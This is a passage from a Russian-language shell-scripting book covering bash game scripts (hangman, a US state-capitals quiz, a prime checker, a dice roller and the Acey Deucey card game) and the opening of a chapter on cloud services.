Почему в сравнении используется число 2, а не 1? Потому что к предложенной пользователем букве в результате нажатия клавиши Enter добавляется символ перевода строки (`\n`). То есть правильно, когда строка содержит два символа, а не один. Команда `sed` в этой инструкции отбрасывает все нецифровые символы, чтобы исключить любые проблемы с начальными символами табуляции, которые так любит добавлять команда `wc`.

Проверка принадлежности к нижнему регистру в строке ❷ проста и понятна. Здесь удаляются все буквы нижнего регистра, и результат проверяется на равенство пустой строке.

Наконец, чтобы увидеть, предлагал ли уже пользователь эту букву: содержимое `guess` преобразуется так, что из него удаляются все буквы, присутствующие в переменной `guessed`. Затем проверяется, получилась ли в результате пустая строка ❸.

Кроме всех этих проверок в сценарии `hangman` используется еще одна хитрость: в исходном слове все буквы, совпадающие с введенной, заменяются дефисами. Затем результат сравнивается с исходным словом ❹. Если они различаются (то есть если одна или несколько букв заменены дефисами), значит, предложенная пользователем буква есть в слове. Например, если для загаданного слова *cat* пользователь ввел букву *a*, она будет записана в переменную `guessed`, которая получит значение '-a-'.

Одна из ключевых идей, лежащих в основе сценария `hangman`, — вывод частично угаданного слова из переменной `partial`, значение которой повторно собирается с каждой угаданной буквой. Поскольку в переменной `guessed` накапливаются буквы, угаданные игроком, команда `sed` преобразует в дефисы все буквы в исходном слове, которые отсутствуют в строке `guessed` ❺.

Запуск сценария

Игра «виселица» принимает один необязательный аргумент: переданное ей число используется как максимально допустимое число ошибочных попыток, в противном случае их будет шесть (значение по умолчанию). В листинге 12.4 демонстрируется пример запуска сценария `hangman` без аргументов.

Результаты

Листинг 12.4. Сеанс игры «виселица»

```
$ hangman
steps from gallows: 6, word so far: -------------
Guess a letter: e
```

```
* Great! The letter "e" appears in the word!

guessed: e, steps from gallows: 6, word so far: -e--e--------
Guess a letter: i

* Great! The letter "i" appears in the word!

guessed: ei, steps from gallows: 6, word so far: -e--e--i-----
Guess a letter: o

* Great! The letter "o" appears in the word!

guessed: eio, steps from gallows: 6, word so far: -e--e--io----
Guess a letter: u

* Great! The letter "u" appears in the word!

guessed: eiou, steps from gallows: 6, word so far: -e--e--iou---
Guess a letter: m

* Nope, "m" does not appear in the word.

guessed: eioum, steps from gallows: 5, word so far: -e--e--iou---
Guess a letter: n

* Great! The letter "n" appears in the word!

guessed: eioumn, steps from gallows: 5, word so far: -en-en-iou---
Guess a letter: r

* Nope, "r" does not appear in the word.

guessed: eioumnr, steps from gallows: 4, word so far: -en-en-iou---
Guess a letter: s

* Great! The letter "s" appears in the word!

guessed: eioumnrs, steps from gallows: 4, word so far: sen-en-ious--
Guess a letter: t

* Great! The letter "t" appears in the word!

guessed: eioumnrst, steps from gallows: 4, word so far: sententious--
Guess a letter: l

* Great! The letter "l" appears in the word!

guessed: eioumnrstl, steps from gallows: 4, word so far: sententiousl-
Guess a letter: y

** You’ve been pardoned!! Well done! The word was "sententiously".

*** New Game! ***

steps from gallows: 6, word so far: ----------
Guess a letter: quit
```

Усовершенствование сценария

В сценарии командной оболочки трудно реализовать вывод графического изображения человечка на виселице, поэтому мы использовали альтернативу: подсчет «шагов до эшафота». Однако вы настроены серьезно, попробуйте использовать серии предопределенных фрагментов текстовой псевдографики, по одному для каждого шага, и выводить их по мере игры. Или поищите какую-нибудь другую метафору, не связанную с насилием!

Обратите внимание, что одно и то же слово может быть выбрано несколько раз в одном сеансе игры, хотя со списком по умолчанию, насчитывающим 2882 варианта, это маловероятно. Однако если вы все же беспокоитесь, можно добавить переменную для хранения всех использованных слов и при выборе нового сверяться с ней.

Наконец, попробуйте сортировать угаданные буквы в переменной `guessed` в алфавитном порядке. Это можно сделать несколькими способами, но мы советуем попробовать связку `sed|sort`.

№ 85. Угадай столицу

Теперь, когда у нас есть инструмент выбора случайной строки из файла, перед нами открываются широкие перспективы в создании самых разных игр-викторин. Мы поместили в список столицы всех 50 штатов США, доступный для загрузки по адресу: *http://www.nostarch.com/wcss2/*. Сохраните файл *state.capitals.txt* в своем каталоге */usr/lib/games*. Сценарий в листинге 12.5 выбирает случайную строку из файла, выводит название штата и предлагает пользователю ввести название его столицы.

Код

Листинг 12.5. Сценарий states? реализующий игру «Угадай столицу»

```
#!/bin/bash
# states -- игра "Угадай столицу". Требует наличия файла со списком
#   штатов и их столиц state.capitals.txt.

db="/usr/lib/games/state.capitals.txt" # Формат: Штат[табуляция]Город.

if [ ! -r "$db" ] ; then
  echo "$0: Can't open $db for reading." >&2
  echo "(get state.capitals.txt" >&2
  echo "save the file as $db and you're ready to play!)" >&2
  exit 1
fi
```

```
guesses=0; correct=0; total=0

while [ "$guess" != "quit" ] ; do

  thiskey="$(randomquote $db)"

  # $thiskey -- выбранная строка. Теперь нужно извлечь название штата
  #   и города, и затем создать версию названия города со всеми буквами
  #   в нижнем регистре для сопоставления.

❶ state="$(echo $thiskey | cut -d\  -f1 | sed 's/-/ /g')"
  city="$(echo $thiskey | cut -d\  -f2 | sed 's/-/ /g')"
  match="$(echo $city | tr '[:upper:]' '[:lower:]')"

  guess="??" ; total=$(( $total + 1 )) ;

  echo ""
  echo "What city is the capital of $state?"

  # Главный цикл, где все и происходит. Сценарий выполняет его, пока
  #   город не будет правильно угадан, или пока пользователь не введет
  #   "next", чтобы пропустить штат, или "quit", чтобы завершить игру.

  while [ "$guess" != "$match" -a "$guess" != "next" -a "$guess" != "quit" ]
  do
    /bin/echo -n "Answer: "
    read guess

    if [ "$guess" = "$match" -o "$guess" = "$city" ] ; then
      echo ""
      echo "*** Absolutely correct! Well done! ***"
      correct=$(( $correct + 1 ))
      guess=$match
    elif [ "$guess" = "next" -o "$guess" = "quit" ] ; then
      echo ""
      echo "$city is the capital of $state." # Вы ДОЛЖНЫ это знать :)
      else
      echo "I'm afraid that's not correct."
    fi
  done

done

echo "You got $correct out of $total presented."
exit 0
```

Как это работает

Для такой увлекательной игры сценарий `states` имеет очень простую реализацию. Файл с данными хранит пары штат/столица, все пробелы в названиях

заменены дефисами, и два поля разделены единственным пробелом. Благодаря этому извлечение названий городов и штатов осуществляется очень просто ❶.

Каждая попытка сравнивается с версией названия города, состоящей только из букв нижнего регистра (`match`), и с версией, где все буквы стоят в правильном регистре. Если ни в одном случае нет совпадения, введенное слово сравнивается с двумя командами: `next` и `quit`. Если обнаружится совпадение с любой из них, сценарий выводит правильный ответ и либо предлагает ввести столицу следующего штата, либо завершается. Если не найдено ни одного совпадения, попытка считается неудачной.

Запуск сценария

Этот сценарий не имеет аргументов, флагов или команд. Просто запустите его и играйте!

Результаты

Готовы проверить свое знание столиц штатов? Листинг 12.6 демонстрирует, насколько хорошо мы знаем столицы!

Листинг 12.6. Запуск игрового сценария states

```
$ states
What city is the capital of Indiana?
Answer: Bloomington
I'm afraid that's not correct.
Answer: Indianapolis

*** Absolutely correct! Well done! ***

What city is the capital of Massachusetts?
Answer: Boston

*** Absolutely correct! Well done! ***

What city is the capital of West Virginia?
Answer: Charleston

*** Absolutely correct! Well done! ***

What city is the capital of Alaska?
Answer: Fairbanks
I'm afraid that's not correct.
Answer: Anchorage
```

```
I’m afraid that’s not correct.
Answer: Nome
I’m afraid that’s not correct.
Answer: Juneau

*** Absolutely correct! Well done! ***

What city is the capital of Oregon?
Answer: quit

Salem is the capital of Oregon.
You got 4 out of 5 presented.
```

К счастью, игра запоминает количество только успешных попыток, а также не фиксирует, сколько раз вы обращались к Google, чтобы узнать ответ!

Усовершенствование сценария

Самый большой недостаток этой игры, пожалуй, ее придирчивость к правописанию. Неплохим усовершенствованием стал бы код, реализующий нечеткое сопоставление: чтобы, например, ответ пользователя `Juneu` вместо Juneau расценивался как правильный. Для этого можно было бы использовать модифицированный алгоритм *Soundex* (созвучия), который удаляет все гласные и из удвоенных согласных оставляет только одну (например, название Annapolis было бы преобразовано в `npls`). Это может оказаться слишком вольной трактовкой, но сама идея стоит того, чтобы ее рассмотреть.

Так же, как в других играх, в этой пригодились бы подсказки. Например, можно по запросу вывести первую букву правильного ответа и запоминать, как много подсказок запросил пользователь в сеансе игры.

Несмотря на то что эта игра написана для столиц штатов, ее легко переделать для работы с любыми парами данных. Например, создать отдельный файл для Италии, с соответствиями страна/валюта или политик/партия. Как мы не раз видели в Unix, достаточно универсальные сценарии порой можно использовать совершенно неожиданными и непредусмотренными ранее способами.

№ 86. Является ли число простым?

Простыми называют числа, которые делятся без остатка только на самих себя, например 7. С другой стороны, 6 и 8 не являются простыми числами. Простые однозначные числа распознаются легко, но с большими приходится попотеть.

В математике имеется несколько приемов определения простых чисел, но мы воспользуемся методом простого перебора и будем пытаться применить все возможные делители, сравнивая остаток от деления с нулем, как показано в листинге 12.7.

Код

Листинг 12.7. Сценарий isprime

```
#!/bin/bash
# isprime -- получает число и проверяет, является ли оно простым.
#   Использует прием, известный как пробное деление: просто перебирает
#   числа от 2 до (n/2) и пытается использовать их в качестве делителя,
#   проверяя остаток от деления.

counter=2
remainder=1

if [ $# -eq 0 ] ; then
  echo "Usage: isprime NUMBER" >&2
  exit 1
fi

number=$1

# 3 и 2 -- простые числа, 1 -- нет.

if [ $number -lt 2 ] ; then
  echo "No, $number is not a prime"
  exit 0
fi

# Теперь выполним некоторые вычисления.
❶ while [ $counter -le $(expr $number / 2) -a $remainder -ne 0 ]
do
  remainder=$(expr $number % $counter) # '/’ деление, '%' остаток
  # echo " for counter $counter, remainder = $remainder"
  counter=$(expr $counter + 1)
done

if [ $remainder -eq 0 ] ; then
  echo "No, $number is not a prime"
else
  echo "Yes, $number is a prime"
fi
exit 0
```

Как это работает

Основу сценария составляет цикл `while` ❶, поэтому уделим ему основное внимание. Для числа 77 условное выражение в заголовке цикла приняло бы вид:

```
while [ 2 -le 38 -a 1 -ne 0 ]
```

Очевидно, что оно не выполняется: 77 не делится нацело на 2. Каждый раз, когда код проверяет потенциальный делитель (`$counter`) и обнаруживает, что исходное число не делится на него нацело, он вычисляет остаток (`$number % $counter`), увеличивает `$counter` на 1 и повторяет вычисления.

Запуск сценария

Давайте выберем несколько чисел, которые на первый взгляд кажутся простыми, и проверим их, как показано в листинге 12.8.

Листинг 12.8. Опробование сценария isprime с несколькими числами

```
$ isprime 77
No, 77 is not a prime
$ isprime 771
No, 771 is not a prime
$ isprime 701
Yes, 701 is a prime
```

Если вам любопытно, раскомментируйте команду `echo` в цикле `while`, чтобы увидеть, как выполняются вычисления, и получить представление, насколько быстро или медленно сценарий находит делитель, делящий число нацело, без остатка. В листинге 12.9 показано, что в этом случае получается при попытке проверить число 77.

Результаты

Листинг 12.9. Запуск сценария с раскомментированной отладочной строкой

```
$ isprime 77
  for counter 2, remainder = 1
  for counter 3, remainder = 2
  for counter 4, remainder = 1
  for counter 5, remainder = 2
  for counter 6, remainder = 5
  for counter 7, remainder = 0
No, 77 is not a prime
```

Усовершенствование сценария

Сценарий реализует не самый эффективный алгоритм проверки числа, который работает тем медленнее, чем больше число. Например, взгляните на условие в цикле `while`. Сценарий раз за разом продолжает вычислять выражение `$(expr $number / 2)`, тогда как его можно было вычислить только один раз и использовать вычисленное значение во всех последующих итерациях, сэкономив время на запуске подоболочки и вызове команды `expr` для вычисления значения, которое не изменяется ни на йоту до самой последней итерации.

Существуют также другие, не такие примитивные способы проверки простых чисел, включая замечательный алгоритм с интересным названием «Решето Эратосфена», более современный алгоритм «Решето Сундарама» или более сложный — «Решето Аткина». Поищите их описания в Интернете и проверьте с их помощью номер своего телефона (без дефисов!).

№ 87. Игральные кости

Это удобный сценарий для всех, кто любит играть в настольные игры, особенно ролевые, такие как *Dungeons & Dragons*.

В таких играх обычно бросаются кости, это может быть и один двадцатигранник, и шесть шестигранников, но в любом случае процесс основан на вероятностях. Игральные кости — по сути, простейший генератор случайных чисел, независимо от того, сколько таких генераторов задействовано в игре: один, два (*Monopoly* или *Trouble*) или больше.

Все эти случаи, как оказывается, легко смоделировать, что и делает сценарий в листинге 12.10, позволяющий указать количество и тип костей и затем «бросающий» их и возвращающий сумму.

Код

Листинг 12.10. Сценарий rolldice

```
#!/bin/bash
# rolldice -- анализирует количество и тип костей и имитирует их броски.
#   Примеры: d6 = один шестигранник
#            2d12 = два двенадцатигранника у каждого
#            d4 3d8 2d20 = один четырехгранник, три восьмигранника
#                          и два двадцатигранника.
```

```
rolldie()
{
  dice=$1
  dicecount=1
  sum=0

  # Первый шаг: представить аргумент в формате MdN.

❶  if [ -z "$(echo $dice | grep 'd')" ] ; then
    quantity=1
    sides=$dice
  else
    quantity=$(echo $dice | ❷cut -dd -f1)
    if [ -z "$quantity" ] ; then # Пользователь указал dN, а не просто N.
      quantity=1
    fi
    sides=$(echo $dice | cut -dd -f2)
  fi

  echo "" ; echo "rolling $quantity $sides-sided die"

  # Бросить кубик...

  while [ $dicecount -le $quantity ] ; do
❸    roll=$(( ( $RANDOM % $sides ) + 1 ))
    sum=$(( $sum + $roll ))
    echo " roll #$dicecount = $roll"
    dicecount=$(( $dicecount + 1 ))
  done

  echo "I rolled $dice and it added up to $sum"
}

while [ $# -gt 0 ] ; do
  rolldie $1
  sumtotal=$(( $sumtotal + $sum ))
  shift
done

echo ""
echo "In total, all of those dice add up to $sumtotal"
echo ""
exit 0
```

Как это работает

Сценарий вращается вокруг простой строки кода, которая вызывает генератор случайных чисел оболочки bash, используя говорящую ссылку `$RANDOM` ❸. Это ключевая строка в сценарии, всё остальное лишь внешнее оформление.

Другой интересный фрагмент — где выполняется анализ описания костей ❶, потому что сценарий поддерживает все три формы: `3d8`, `d6` и `20`. Это стандартная игровая нотация: количество костей + *d* + количество граней. Например, `2d6` означает: две кости с шестью гранями у каждой. Проверьте себя — сумеете ли вы сами разобраться, как обрабатываются все формы.

Для такого простого кода сценарий выводит довольно много информации. Возможно, у вас появится желание скорректировать вывод под свои предпочтения, но здесь, как видите, он служит в основном, чтобы показать, что количество и форма костей были правильно опознаны.

Споткнулись о команду `cut` ❷? Напомним, что флаг `-d` определяет разделитель полей, то есть `-dd` просто сообщает, что роль разделителя играет буква `d`, которая должна присутствовать в данной конкретной нотации.

Запуск сценария

Начнем с простого: в листинге 12.11 мы используем два шестигранных кубика, как в игре *Monopoly*.

Листинг 12.11. Проверка сценария на примере пары шестигранных кубиков

```
$ rolldice 2d6
rolling 2 6-sided die
  roll #1 = 6
  roll #2 = 2
I rolled 2d6 and it added up to 8
In total, all of those dice add up to 8
$ rolldice 2d6
rolling 2 6-sided die
  roll #1 = 4
  roll #2 = 2
I rolled 2d6 and it added up to 6
In total, all of those dice add up to 6
```

Обратите внимание, что при первом «броске» двух кубиков на них выпали числа 6 и 2, а во второй раз — 4 и 2.

А можно сыграть в *Yahtzee* (в кости)? Легко. Бросим пять шестигранных кубиков, как показано в листинге 12.12.

Листинг 12.12. Проверка сценария на примере пяти шестигранных кубиков

```
$ rolldice 5d6
rolling 5 6-sided die
  roll #1 = 2
```

```
  roll #2 = 1
  roll #3 = 3
  roll #4 = 5
  roll #5 = 2
I rolled 5d6 and it added up to 13
In total, all of those dice add up to 13
```

Не самый удачный бросок: 1, 2, 2, 3, 5. Если бы мы играли в кости, мы оставили бы пару двоек и бросили бы остальные кубики еще раз.

Но самый интересный момент наступает, когда в игре используется несколько разных кубиков. В листинге 12.13 мы попытались бросить два кубика с 18 гранями, один с 37 гранями и один с 3 гранями (нас не волнуют ограничения трехмерных геометрических фигур).

Листинг 12.13. Запуск сценария с комплектом разнородных кубиков

```
$ rolldice 2d18 1d37 1d3
rolling 2 18-sided die
  roll #1 = 16
  roll #2 = 14
I rolled 2d18 and it added up to 30
rolling 1 37-sided die
  roll #1 = 29
I rolled 1d37 and it added up to 29
rolling 1 3-sided die
  roll #1 = 2
I rolled 1d3 and it added up to 2
In total, all of those dice add up to 61
```

Круто, правда? Несколько дополнительных бросков этого набора кубиков дали нам 22, 49 и 47. Теперь вы, игроки, можете это!

Усовершенствование сценария

Трудно придумать какие-нибудь усовершенствования к этому сценарию, потому что он решает очень простую задачу. Единственное, что можно порекомендовать, — скорректировать вывод. Например, вполне достаточно было бы результата: `5d6: 2 3 1 3 7 = 16`.

№ 88. «Раз-два»

Завершим главу сценарием, в котором реализуется карточная игра «раз-два» (Acey Deucey). А значит, нам потребуется создать и «перетасовать» колоду игральных карт, чтобы получить случайный результат. Это довольно сложно,

зато функции, которые мы напишем, дадут вам общее решение, которое вы сможете использовать для создания более сложных игр, таких как «очко» (blackjack) и даже «пьяница» (rummy) или «рыбалка» (Go Fish).

Суть игры проста. Раздаются две карты, и игрок пытается угадать: окажется ли числовое значение третьей в промежутке значений этих двух. Затем вскрывается третья карта. Масть не важна; важны достоинства карт и их комбинации. То есть если выпали шестерка червей и девятка треф, а третья выпавшая карта — шестерка бубен, комбинация проигрышная. Четверка пик тоже даст проигрышную комбинацию, а семерка треф — выигрышную.

Итак, перед нами стоит две задачи: сымитировать полную колоду карт и логику самой игры, включая предложение пользователю ввести свою догадку. Ах да, еще одно правило: если первые две карты имеют одинаковое достоинство, нет никакого смысла угадывать, потому что в этом случае нельзя победить.

Сценарий обещает быть интересным. Готовы? Тогда переходите к листингу 12.14.

Код

Листинг 12.14. Игровой сценарий aceydeucey

```
#!/bin/bash
# aceyduecey: Дилер выкладывает две карты, и вы должны угадать, попадает ли
#   числовое значение следующей карты в колоде между значениями этих двух
#   карт. Например, выпали 6 и 8, если следующая карта окажется 7, вы выиграли
#   если 9 -- проиграли.
function initializeDeck
{
  # Создать колоду карт.

  card=1
  while [ $card –le 52 ] # 52 карты в колоде. Вы это знаете, правда?
  do
❶   deck[$card]=$card
    card=$(( $card + 1 ))
  done
}

function shuffleDeck
{
  # Это не настоящее перемешивание. Это случайное извлечение значений карт
  #   из массива 'deck' и создание массива newdeck[], представляющего
  #   "перемешанную" колоду.
```

```
  count=1

  while [ $count != 53 ]
  do
    pickCard
❷   newdeck[$count]=$picked
    count=$(( $count + 1 ))
  done
}

❸ function pickCard
{
  # Это самая интересная функция: выбор случайной карты из колоды.
  #   Поиск карты осуществляется в массиве deck[].

  local errcount randomcard

  threshold=10 # Максимальное число попыток, прежде чем признать неудачу
  errcount=0

  # Выбирает из колоды случайную карту, которая еще не была выбрана,
  #   выполняя не более $threshold попыток. В случае неудачи (чтобы
  #   избежать зацикливания, когда раз за разом выполняется попытка
  #   извлечь уже извлеченную карту) выполняется переход к запасному
  #   варианту.

❹ while [ $errcount -lt $threshold ]
  do
    randomcard=$(( ( $RANDOM % 52 ) + 1 ))
    errcount=$(( $errcount + 1 ))

    if [ ${deck[$randomcard]} -ne 0 ] ; then
      picked=${deck[$randomcard]}
      deck[$picked]=0 # Выбрали -- удалить ее.
      return $picked
    fi
  done

  # Если сценарий оказался здесь, значит, он не смог выбрать случайную карту,
  #   поэтому дальше просто продолжается последовательный обход массива
  #   до обнаружения первой доступной карты.

  randomcard=1
❺ while [ ${newdeck[$randomcard]} -eq 0 ]
  do
    randomcard=$(( $randomcard + 1 ))
  done

  picked=$randomcard
  deck[$picked]=0 # Выбрали -- удалить ее.
```

```
  return $picked
}

function showCard
{
  # Функция использует операции деления и взятия остатка для определения
  #   масти и достоинства, хотя в этой игре значение имеет только достоинство.
  #   Однако для представления важно иметь полную информацию.

  card=$1

  if [ $card -lt 1 -o $card -gt 52 ] ; then
    echo "Bad card value: $card"
    exit 1
  fi

  # деление и взятие остатка -- школьные годы не были потрачены впустую!
❻ suit="$(( ( ( $card - 1) / 13 ) + 1))"
  rank="$(( $card % 13))"

  case $suit in
    1 ) suit="Hearts"   ;;
    2 ) suit="Clubs"    ;;
    3 ) suit="Spades"   ;;
    4 ) suit="Diamonds" ;;
    * ) echo "Bad suit value: $suit"
        exit 1
  esac

  case $rank in
    0 ) rank="King"  ;;
    1 ) rank="Ace"   ;;
    11) rank="Jack"  ;;
    12) rank="Queen" ;;
  esac

  cardname="$rank of $suit"
}

❼ function dealCards
{
  # В игре Раз-два раздаются две карты...

  card1=${newdeck[1]} # Колода перетасована, поэтому
  card2=${newdeck[2]} #   выдаем две верхних карты
  card3=${newdeck[3]} #   и снимаем третью, но пока не показываем.

  rank1=$(( ${newdeck[1]} % 13 )) # И сразу определяем достоинства, чтобы
  rank2=$(( ${newdeck[2]} % 13 )) #   упростить последующие вычисления.
```

```
    rank3=$(( ${newdeck[3]} % 13 ))

    # Исправить значение для короля: по умолчанию оно равно 0,
    #   сделать равным 13.

    if [ $rank1 -eq 0 ] ; then
      rank1=13;
    fi

    if [ $rank2 -eq 0 ] ; then
      rank2=13;
    fi
    if [ $rank3 -eq 0 ] ; then
      rank3=13;
    fi

    # Теперь поменяем сданные карты местами так, чтобы card1 всегда
    #   была меньше card2.
❽   if [ $rank1 -gt $rank2 ] ; then
      temp=$card1; card1=$card2; card2=$temp
      temp=$rank1; rank1=$rank2; rank2=$temp
    fi

    showCard $card1 ; cardname1=$cardname
    showCard $card2 ; cardname2=$cardname

    showCard $card3 ; cardname3=$cardname # Shhh, it's a secret for now.

❾   echo "I've dealt:" ; echo " $cardname1" ; echo " $cardname2"
  }

  function introblurb
  {
    cat << EOF
Welcome to Acey Deucey. The goal of this game is for you to correctly guess
whether the third card is going to be between the two cards I'll pull from
the deck. For example, if I flip up a 5 of hearts and a jack of diamonds,
you'd bet on whether the next card will have a higher rank than a 5 AND a
lower rank than a jack (that is, a 6, 7, 8, 9, or 10 of any suit).

Ready? Let's go!

EOF
  }

  games=0
  won=0

  if [ $# -gt 0 ] ; then # Полезная информация, если параметр определен
    introblurb
```

```
fi

while [ /bin/true ] ; do

  initializeDeck
  shuffleDeck
  dealCards

  splitValue=$(( $rank2 - $rank1 ))

  if [ $splitValue -eq 0 ] ; then
    echo "No point in betting when they're the same rank!"
    continue
  fi

  /bin/echo -n "The spread is $splitValue. Do you think the next card will "
  /bin/echo -n "be between them? (y/n/q) "
  read answer

  if [ "$answer" = "q" ] ; then
    echo ""
    echo "You played $games games and won $won times."
    exit 0
  fi

  echo "I picked: $cardname3"

  # Третья карта попадает между первыми двумя? Проверим.
  #   Помните, равные значения = проигрыш.

❿ if [ $rank3 -gt $rank1 -a $rank3 -lt $rank2 ] ; then # Выигрыш!
    winner=1
  else
    winner=0
  fi

  if [ $winner -eq 1 -a "$answer" = "y" ] ; then
    echo "You bet that it would be between the two, and it is. WIN!"
    won=$(( $won + 1 ))
  elif [ $winner -eq 0 -a "$answer" = "n" ] ; then
    echo "You bet that it would not be between the two, and it isn't. WIN!"
    won=$(( $won + 1 ))
  else
    echo "Bad betting strategy. You lose."
  fi

  games=$(( $games + 1 )) # How many times do you play?

done

exit 0
```

Как это работает

Моделирование колоды карт — непростая задача. Важно решить, как представлять сами карты и как «тасовать» или случайным образом организовывать колоду.

Чтобы решить эту проблему, в сценарии создается два массива по 52 элемента: `deck[]` ❶ и `newdeck[]` ❷. Первый массив представляет упорядоченную колоду карт, в котором достоинство каждой карты замещается значением `-1` при ее «извлечении» из колоды, а второй, `newdeck[]`, представляет колоду, куда в случайное место помещается извлеченная карта.

То есть массив `newdeck[]` представляет «перетасованную» колоду. Даже при том, что в этой игре используются только первые три карты, для нас гораздо интереснее рассмотреть универсальное решение, чем специализированное.

Это означает, что сценарий в чем-то избыточен. Но ведь правда же интересно!

Давайте пройдемся по функциям и посмотрим, как все устроено. Во-первых, инициализация колоды реализуется действительно просто, в чем нетрудно убедиться, вернувшись назад и взглянув на функцию `initializeDeck`.

Аналогично функция `shuffleDeck` выглядит на удивление прямолинейной, потому что всю основную работу в действительности выполняет функция `pickCard`. Функция `shuffleDeck` просто обходит 52 элемента в массиве `deck[]`, случайно выбирая элемент, который прежде не был выбран, и сохраняет его в очередном *n*-м элементе массива `newdeck[]`.

Давайте внимательно исследуем функцию `pickCard` ❸, потому что именно она выполняет основную работу, связанную с тасованием колоды. Функция разбита на два блока: первый пытается выбрать случайную доступную карту, ограничивая число попыток значением `$threshold`. Так как функция вызывается снова и снова, первые вызовы всегда будут успешно обрабатываться этим блоком, но потом, когда 50 карт окажутся перемещены в `newdeck[]`, высока вероятность того, что 10 попыток случайно попасть в элементы с оставшимися картами не увенчаются успехом. Это блок цикла `while` ❹.

После того как значение `$errcount` увеличится до значения `$threshold`, стратегия случайного выбора отбрасывается ради сохранения высокой производительности и сценарий переходит ко второму блоку: он выполняет обход массива, пока не найдет первую доступную карту. Это блок ❺.

Задумавшись над последствиями такой стратегии, вы поймете, что чем ниже порог, тем выше вероятность появления в `newdeck` упорядоченных

последовательностей карт, особенно в конце. В экстремальном случае `threshold = 1` получится упорядоченная колода, где `newdeck[] = deck[]`. Является ли число 10 достаточно большим значением? Хотя исследование этого вопроса далеко выходит за рамки нашей книги, мы будем рады получить письмо от любого, кто проведет эксперименты и найдет лучший баланс между качеством тасования и производительностью!

Функция `showCard` не короче других, но большая ее часть связана лишь с форматированием результата. Основа моделирования всей колоды сосредоточена в двух строках ❻.

В этой игре масть не играет никакой роли, но, как можно заметить, достоинство карты определяется числом от 0 до 12, а масть — числом от 0 до 3. Достоинства карт нужно преобразовать в значения, понятные пользователю. Чтобы упростить отладку, шестерке треф мы присвоили значение 6, а тузу — значение 1. Король по умолчанию имеет значение 0, но в сценарии оно корректируется до 13, чтобы упростить математические вычисления.

Функция `dealCards` ❼ реализует логику игры «Раз-два»: все предыдущие реализуют операции, которые могут пригодиться в любой карточной игре. Функция `dealCards` извлекает из колоды три карты, но третья карта не вскрывается и остается в тайне, пока игрок не выдвинет свое предположение. Это делается, чтобы упростить вычисления, а вовсе не для того, чтобы обмануть игрока! Здесь вы можете также видеть, что отдельно сохраняемые значения карт (`$rank1`, `$rank2` и `$rank3`) исправляются для случая `king = 13`. Кроме того, для упрощения вычислений первые две сданные карты сортируются, чтобы первой следовала карта с меньшим достоинством. Это выполняет инструкция `if` в ❽.

В строке ❾ сценарий выводит сданные карты. Последний шаг — их представление, проверка на совпадение значений (если они совпадают, сценарий не предлагает пользователю угадать) и затем проверка третьей карты — попадает ли ее значение между значениями первых двух. Эта проверка выполняется в блоке ❿.

Наконец, проверка догадки. Если вы предположили, что значение третьей карты попадет между первыми двумя, и оно попало между ними, вы выиграли. Если вы предположили, что значение третьей карты не попадет между первыми двумя, и оно не попало между ними, вы выиграли. Иначе вы проиграли. Этот результат определяется в последнем блоке.

Запуск сценария

Укажите начальный параметр, и сценарий выведет краткие правила игры. При запуске без параметра сценарий сразу начнет игру. Давайте посмотрим, как выглядит введение (листинг 12.15).

Результаты

Листинг 12.15. Сеанс игры со сценарием aceydeucey

```
$ aceydeucey intro
Welcome to Acey Deucey. The goal of this game is for you to correctly guess
whether the third card is going to be between the two cards I'll pull from
the deck. For example, if I flip up a 5 of hearts and a jack of diamonds,
you'd bet on whether the next card will have a higher rank than a 5 AND a
lower rank than a jack (that is, a 6, 7, 8, 9, or 10 of any suit).

Ready? Let's go!

I've dealt:
   3 of Hearts
   King of Diamonds
The spread is 10. Do you think the next card will be between them? (y/n/q) y
I picked: 4 of Hearts
You bet that it would be between the two, and it is. WIN!

I've dealt:
   8 of Clubs
   10 of Hearts
The spread is 2. Do you think the next card will be between them? (y/n/q) n
I picked: 6 of Diamonds
You bet that it would not be between the two, and it isn't. WIN!

I've dealt:
   3 of Clubs
   10 of Spades
The spread is 7. Do you think the next card will be between them? (y/n/q) y
I picked: 5 of Clubs
You bet that it would be between the two, and it is. WIN!

I've dealt:
   5 of Diamonds
   Queen of Spades
The spread is 7. Do you think the next card will be between them? (y/n/q) q

You played 3 games and won 3 times.
```

Усовершенствование сценария

Снова упомянем вопрос о качестве тасования колоды с пороговым значением 10; это один из аспектов, которые определенно можно было бы улучшить. Также не совсем ясно, имеет ли смысл показывать разность достоинств двух первых карт. В настоящей игре мы бы точно не стали этого делать; игрок должен определить ее сам.

С другой стороны, можно пойти в противоположном направлении и вычислять шансы попадания третьей карты между двумя произвольными. Давайте подумаем об этом: шанс извлечения любой карты равен 1 из 52. Если в колоде осталось 50 карт, потому что две уже были извлечены, шанс взять любую другую карту составляет 1 из 50. Так как масть не имеет значения, у нас есть 4 шанса из 50 извлечь карту каждого другого достоинства. То есть шанс, что достоинство выпавшей карты окажется в нужном промежутке, составляет (количество карт с промежуточными достоинствами × 4) из 50. Если первыми выпали пятерка и десятка, разность составляет 4, поскольку выигравшими будут считаться шестерка, семерка, восьмерка или девятка. То есть шанс победить составляет 4 × 4 из 50. Поняли, что мы имеем в виду?

Наконец, как в любой другой игре командной строки, интерфейс можно было бы доработать. Мы оставим это на ваше усмотрение. Мы также предлагаем вам самим подумать о том, какие другие карточные игры можно было бы реализовать со столь удобной библиотекой функций.

Глава 13. Работа в облаке

Одним из важнейших достижений последних десяти лет стало дальнейшее проникновение Интернета в прикладные области. В первую очередь это касается интернет-хранилищ данных. Первоначально они служили только для хранения резервных копий, но в наши дни, с распространением мобильных технологий, облачные хранилища стали все чаще заменять обычные диски. В число приложений, пользующихся облачными сервисами, входят музыкальные библиотеки (iCloud for iTunes) и файловые архивы (OneDrive в Windows и Google Drive для устройств на Android).

Некоторые современные системы полностью основаны на облачных сервисах. Примером может служить операционная система Chrome компании Google, все рабочее окружение которой полностью основано на веб-браузере. Десять лет назад такое показалось бы странным, но теперь, если вспомнить, сколько времени мы проводим в браузере... в общем, в Купертино или Редмонде никто над этим смеяться не будет.

Облачные технологии можно использовать и в сценариях командной оболочки, так что давайте попробуем. Сценарии в этой главе в основном предназначены для OS X, но предлагаемые в них идеи легко воплотить в Linux или в других BSD-системах.

№ 89. Поддержание непрерывной работы Dropbox

